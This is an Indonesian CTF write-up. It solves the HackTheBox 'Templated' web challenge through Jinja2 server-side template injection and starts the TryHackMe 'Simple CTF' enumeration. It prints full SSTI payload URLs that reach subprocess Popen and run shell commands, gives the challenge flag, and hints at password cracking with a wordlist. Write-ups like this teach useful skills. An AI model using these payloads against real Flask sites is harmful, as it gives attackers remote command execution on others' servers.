Write Up CSC - 4

Rio Ferdinand Vindi Tanius
Satya Kusuma

Templated


Category:
Web

Author:
clubby789


Description:
Can you exploit this simple mistake?

Hints:
1. -


Solution:




Pertama dengan menjalankan instance terlebih dahulu agar mendapat IP dan port yang akan digunakan nantinya.




Setelah dijalankan akan muncul IP Address dan port yang akan digunakan yaitu 157.245.37.125:30527.



http://157.245.37.125:30527/ tetapi ketika membuka website dengan IP dan port tersebut, website menampilkan bahwa ia sedang dalam pengerjaan yang dibuat menggunakan Jinja2 dari Flask. Karena menggunakan Jinja2 yang merupakan mesin template yang membuat python dapat diinjeksi langsung ke webpage membuat SSTI (Server-Side Template Injection) dapat terjadi.




Untuk tes yang pertama, bagian belakang url yang digunakan dimasukkan kata “test” menjadi http://157.245.37.125:30527/test. Tetapi hasil yang keluar adalah munculnya Error 404.




Kemudian untuk percobaan tes yang kedua url diubah menjadi http://157.245.37.125:30527/{{1*10}} tapi karena di web biasanya menggunakan url encode sehingga lambang {} menjadi %7B dan %7D. Sehingga url berubah menjadi http://157.245.37.125:30527/%7B%7B1*10()%7D%7D. Lambang {{}} digunakan untuk memberi tahu ke website bahwa code yang ada di dalam {{}} merupakan code python

yang ingin diinjeksi. Untuk percobaan tes yang kedua ternyata hasil perkalian 1 * 10 menjadi page yang tidak ada di dalam website.




Kemudian dengan mengganti perkalian 1*10 tadi menjadi config.items() sehingga url berubah sebagai berikut http://157.245.37.125:30527/%7B%7Bconfig.items()%7D%7D. Maka akan menampilkan semua config dari item-item yang ada.




Karena tadi menggunakan config.items() memperlihatkan bahwa karena menggunakan setup Flask yang umum membuat objek atau item yang ada dapat diubah konfigurasi nya untuk website. Dan agar dapat


masuk lebih dalam lagi maka url akan diganti lagi menjadi berikut http://157.245.37.125:30527/%7B%7B””.__class__.__mro__[1].__subclasses__()%7D%7D. Hal ini bertujuan agar dapat mengakses atribut class yang memiliki list objek yang ada serta memanggil subclass yang ada pada objek.




Dari url yang dimasukkan sebelumnya, kata popen akan dicari. Karena Popen merupakan fungsi yang membuat code python dapat dijalankan dan akan memberikan hasil yang diinginkan.




http://157.245.37.125:30527/%7B%7B””.__class__.__mro__[1].__subclasses__()[400]%7D%7D dengan mengubah url seperti url ini, bertujuan untuk mencari letak popen berada di index keberapa dan ternyata dia berada di index di atas 400.



http://157.245.37.125:30527/%7B%7B””.__class__.__mro__[1].__subclasses__()[414]%7D%7D. Setelah dicoba berkali-kali akhirnya didapat bahwa popen berada di index 414. Dengan lokasi index ini membuat akses ke dalam host mesin dapat diakses.



Dengan mengubah url menjadi seperti berikut http://157.245.37.125:30527/%7B%7B””.__class__.__mro__[1].__subclasses__()[414](“ls”,shell=True,stdout=-1).communicate()%7D%7D dapat memperlihatkan semua list dari file yang ada di directory.



Dengan mengubah url dari menggunakan ls menjadi cat flag.txt seperti url berikut http://157.245.37.125:30527/%7B%7B””.__class__.__mro__[1].__subclasses__()[414](“cat flag.txt”,shell=True,stdout=-1).communicate()%7D%7D akan memunculkan teks yang ada pada file flag.txt dan flag pun didapat yaitu HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}.

Flag:
HTB{t3mpl4t3s_4r3_m0r3_p0w3rfu1_th4n_u_th1nk!}

Simple CTF

Category:

Security, enumeration, privesc

Author:

MrSeth6797


Description:

-

Hints:


1. Q4: You can use /usr/share/seclists/Passwords/Common-Credentials/best110.txt to crack the pass.

Solution:




Q1: Untuk menemukan ada berapa banyak port yang ada di bawah 1000 dapat dilakukan dengan memberi command nmap [IP yang diberikan] dalam kasus ini 10.10.78.61. Dan akan ditemukan 2 port yang ada di bawah 1000 yaitu port 21 dan 80.


Q2: Di dalam port yang besar terdapat service yang berjalan yaitu ssh.




Q3: Port 21 tidak dapat diakses.



